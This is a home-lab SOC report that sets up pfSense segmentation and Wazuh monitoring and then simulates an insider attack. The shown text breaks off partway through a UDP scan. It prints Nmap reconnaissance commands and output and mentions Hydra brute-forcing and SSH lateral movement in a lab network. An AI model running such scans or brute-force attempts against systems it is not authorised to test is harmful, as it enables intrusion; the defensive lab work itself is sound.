BazTech Inc. – SOC Implementation and Threat Simulation Report

CONDUCTED BY PHILIP UFUAH, CYBERSECURITY ANALYST.

Executive Summary

BazTech Inc. is a growing tech startup focused on protecting data and IT systems. As cyber threats continue to rise, especially in critical industries like healthcare and agriculture, we set out to build a simulated Security Operations Center (SOC). The goal was simple: see where our defences were strong, find where they were weak, and improve our ability to detect and respond to attacks.

We designed a segmented network using pfSense, set up Wazuh for centralized monitoring, and ran a controlled “black-hat” attack to test our defences. This simulated insider threat managed to find sensitive network details, exploit weak passwords, and move between network segments — all valuable insights for hardening our systems.

The SOC setup successfully caught suspicious activity, flagged brute-force attempts, and identified credential misuse. These findings gave us a clear roadmap for improving security, including:

- Better isolating critical systems with strict access rules.
- Blocking risky services from untrusted networks.
- Strengthening account security with MFA and stronger passwords.
- Automating the blocking of suspicious IPs.

This project proved that even a simulated SOC can uncover real weaknesses, and it’s a strong step toward building a security setup that can stand up to real-world threats.

1. Introduction

BazTech Inc. is an emerging technology startup specializing in data and IT infrastructure security across multiple platforms and organizational units.

In response to the growing wave of cyber threats targeting critical sectors such as healthcare, food, and agriculture, BazTech is developing a simulated Security Operations Center (SOC). The SOC will strengthen detection, response, and mitigation capabilities against advanced cyberattacks through robust network segmentation and centralized log monitoring.

2. Problem Statement

Current infrastructure security gaps include:

- Limited network visibility across segmented infrastructure.
- Decentralized log collection, leading to fragmented threat analysis.
- No formal process for correlating suspicious activities, especially across departmental boundaries.
- Lack of a SOC environment to:
- Simulate cyberattacks for defence validation.
- Centralize log collection and management.
- Enable proactive detection and response within each segment.

3. Project Objectives

- *Implement network segmentation and monitoring.*
- *Centralize log collection and analysis using Wazuh.*
- *Conduct threat simulations to test defences.*
- *Establish incident correlation in a realistic SOC environment.*


4. Implementation Workflow


Step 1 – Network Segmentation (pfSense)

Created four networks: WAN, IT Department, LAN, and DMZ.

Assigned static IPs to all interfaces.

Configured routing and NAT for controlled inter-segment communication.





```
FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

VirtualBox Virtual Machine - Netgate Device ID: ccc574cad794912625d3

*** Welcome to pfSense 2.8.1-BETA (amd64) on pfSense ***

 WAN (wan)      -> em0 -> v4/DHCP4: 192.168.5.4/24
 LAN (lan)      -> em1 -> v4: 192.168.10.1/24
 ITDEPT (opt1) -> em2 -> v4: 192.168.15.1/24
 DMZ (opt2)     -> em3 -> v4: 192.168.20.1/24

 0) Logout / Disconnect SSH             9) pfTop
 1) Assign Interfaces                  10) Filter Logs
 2) Set interface(s) IP address        11) Restart GUI
 3) Reset admin account and password   12) PHP shell + pfSense tools
 4) Reset to factory defaults          13) Update from console
 5) Reboot system                      14) Enable Secure Shell (sshd)
 6) Halt system                        15) Restore recent configuration
 7) Ping host                          16) Restart PHP-FPM
 8) Shell

Enter an option:
```


Step 2 – SOC Setup

Installed Wazuh Manager in the IT Department (IP: 192.168.15.11).

Installed Wazuh Agents on:

Windows 10

Ubuntu (DMZ)



https://192.168.15.11/app/wz-home#/overview/?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:now-24h,to:no

AGENTS SUMMARY

This instance has no agents registered.
Please deploy agents to begin monitoring your endpoints.

LAST 24 HOURS ALERTS

Critical severity	High severity	Medium severity	Low severity
0	0	3	18
Rule level 15 or higher	Rule level 12 to 14	Rule level 7 to 11	Rule level 0 to 6

ENDPOINT SECURITY


Configuration Assessment
Scan your assets as part of a configuration assessment audit.

Malware Detection
Check indicators of compromise triggered by malware infections or cyberattacks.


THREAT INTELLIGENCE

Threat Hunting
Browse through your security alerts, identifying issues and threats in your environment.

Vulnerability Detection
Discover what applications in your environment are affected by well-known vulnerabilities.



```
              ├─2925 /var/ossec/bin/wazuh-logcollector
              ├─2935 /var/ossec/bin/wazuh-monitord
              └─2952 /var/ossec/bin/wazuh-modulesd

Aug 07 15:16:10 wazuh-server env[2641]: Started wazuh-execd...
Aug 07 15:16:11 wazuh-server env[2641]: Started wazuh-analysisd...
Aug 07 15:16:12 wazuh-server env[2641]: Started wazuh-syscheckd...
Aug 07 15:16:13 wazuh-server env[2641]: Started wazuh-remoted...
Aug 07 15:16:13 wazuh-server env[2641]: Started wazuh-logcollector...
Aug 07 15:16:13 wazuh-server env[2641]: Started wazuh-monitord...
Aug 07 15:16:13 wazuh-server env[2950]: 2025/08/07 15:16:13 wazuh-modulesd:rout>

[root@wazuh-server wazuh-user]# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP grou
p default qlen 1000
    link/ether 08:00:27:af:80:37 brd ff:ff:ff:ff:ff:ff
    altname enp0s17
    inet 192.168.15.11/24 metric 1024 brd 192.168.15.255 scope global dynamic et
h0
       valid_lft 6713sec preferred_lft 6713sec
    inet6 fe80::a00:27ff:feaf:8037/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
[root@wazuh-server wazuh-user]#
```



AGENTS BY STATUS

- ● Active (1)
- ● Disconnected (0)
- ● Pending (0)
- ● Never connected (0)

TOP 5 OS

- ● ubuntu (1)

TOP 5 GROUPS

- ● default (1)

Agents (1)


status=active

	ID ↑	Name	IP address	Group(s)	Operating system	Cluster node	Version	Status	Actions
□	001	BazTechserver	192.168.20.11	default	Ubuntu 24.04.2 LTS	node01	v4.12.0	● active	


Rows per page: 10

Step 3 – Threat Simulation


- *Adversary profile: Insider threat actor with black-hat intent.*
- *Reconnaissance using Nmap and Hydra.*
- *Discovery of SNMP service on port 161 (critical risk).*
- *Enumeration revealed internal network interfaces—potential for complete network compromise.*
- *Brute force attack on DMZ Ubuntu server (192.168.20.11) yielded valid credentials for Admin01 and Admin-server.*
- *Successful SSH-based lateral movement to other segments.*



```
Host is up (0.0018s latency).
MAC Address: 08:00:27:16:4E:EF (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.15.11
Host is up (0.00079s latency).
MAC Address: 08:00:27:AF:80:37 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.15.10
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.04 seconds

┌──(phil㉿phil)-[~]
└─$ nmap -sn --reason 192.168.15.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 08:27 MDT
Nmap scan report for 192.168.15.1
Host is up, received arp-response (0.0019s latency).
MAC Address: 08:00:27:16:4E:EF (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.15.11
Host is up, received arp-response (0.0022s latency).
MAC Address: 08:00:27:AF:80:37 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.15.10
Host is up, received localhost-response.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.03 seconds

┌──(phil㉿phil)-[~]
└─$ 
```




```
┌──(phil㉿phil)-[~]
└─$ nmap -sV -O --reason  192.168.15.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 08:39 MDT
Nmap scan report for 192.168.15.1
Host is up, received arp-response (0.0016s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  REASON         VERSION
53/tcp  open  domain   syn-ack ttl 64 Unbound
80/tcp  open  http     syn-ack ttl 64 nginx
443/tcp open  ssl/http syn-ack ttl 64 nginx
MAC Address: 08:00:27:16:4E:EF (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
```



```
┌──(phil㉿phil)-[~]
└─$ nmap -sU --reason  192.168.15.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 08:47 MDT
Nmap scan report for 192.168.15.1
Host is up, received arp-response (0.0022s latency).
Not shown: 997 open|filtered udp ports (no-response)
PORT    STATE SERVICE REASON
53/udp  open  domain  udp-response ttl 64
123/udp open  ntp     udp-response ttl 64
161/udp open  snmp    udp-response ttl 64
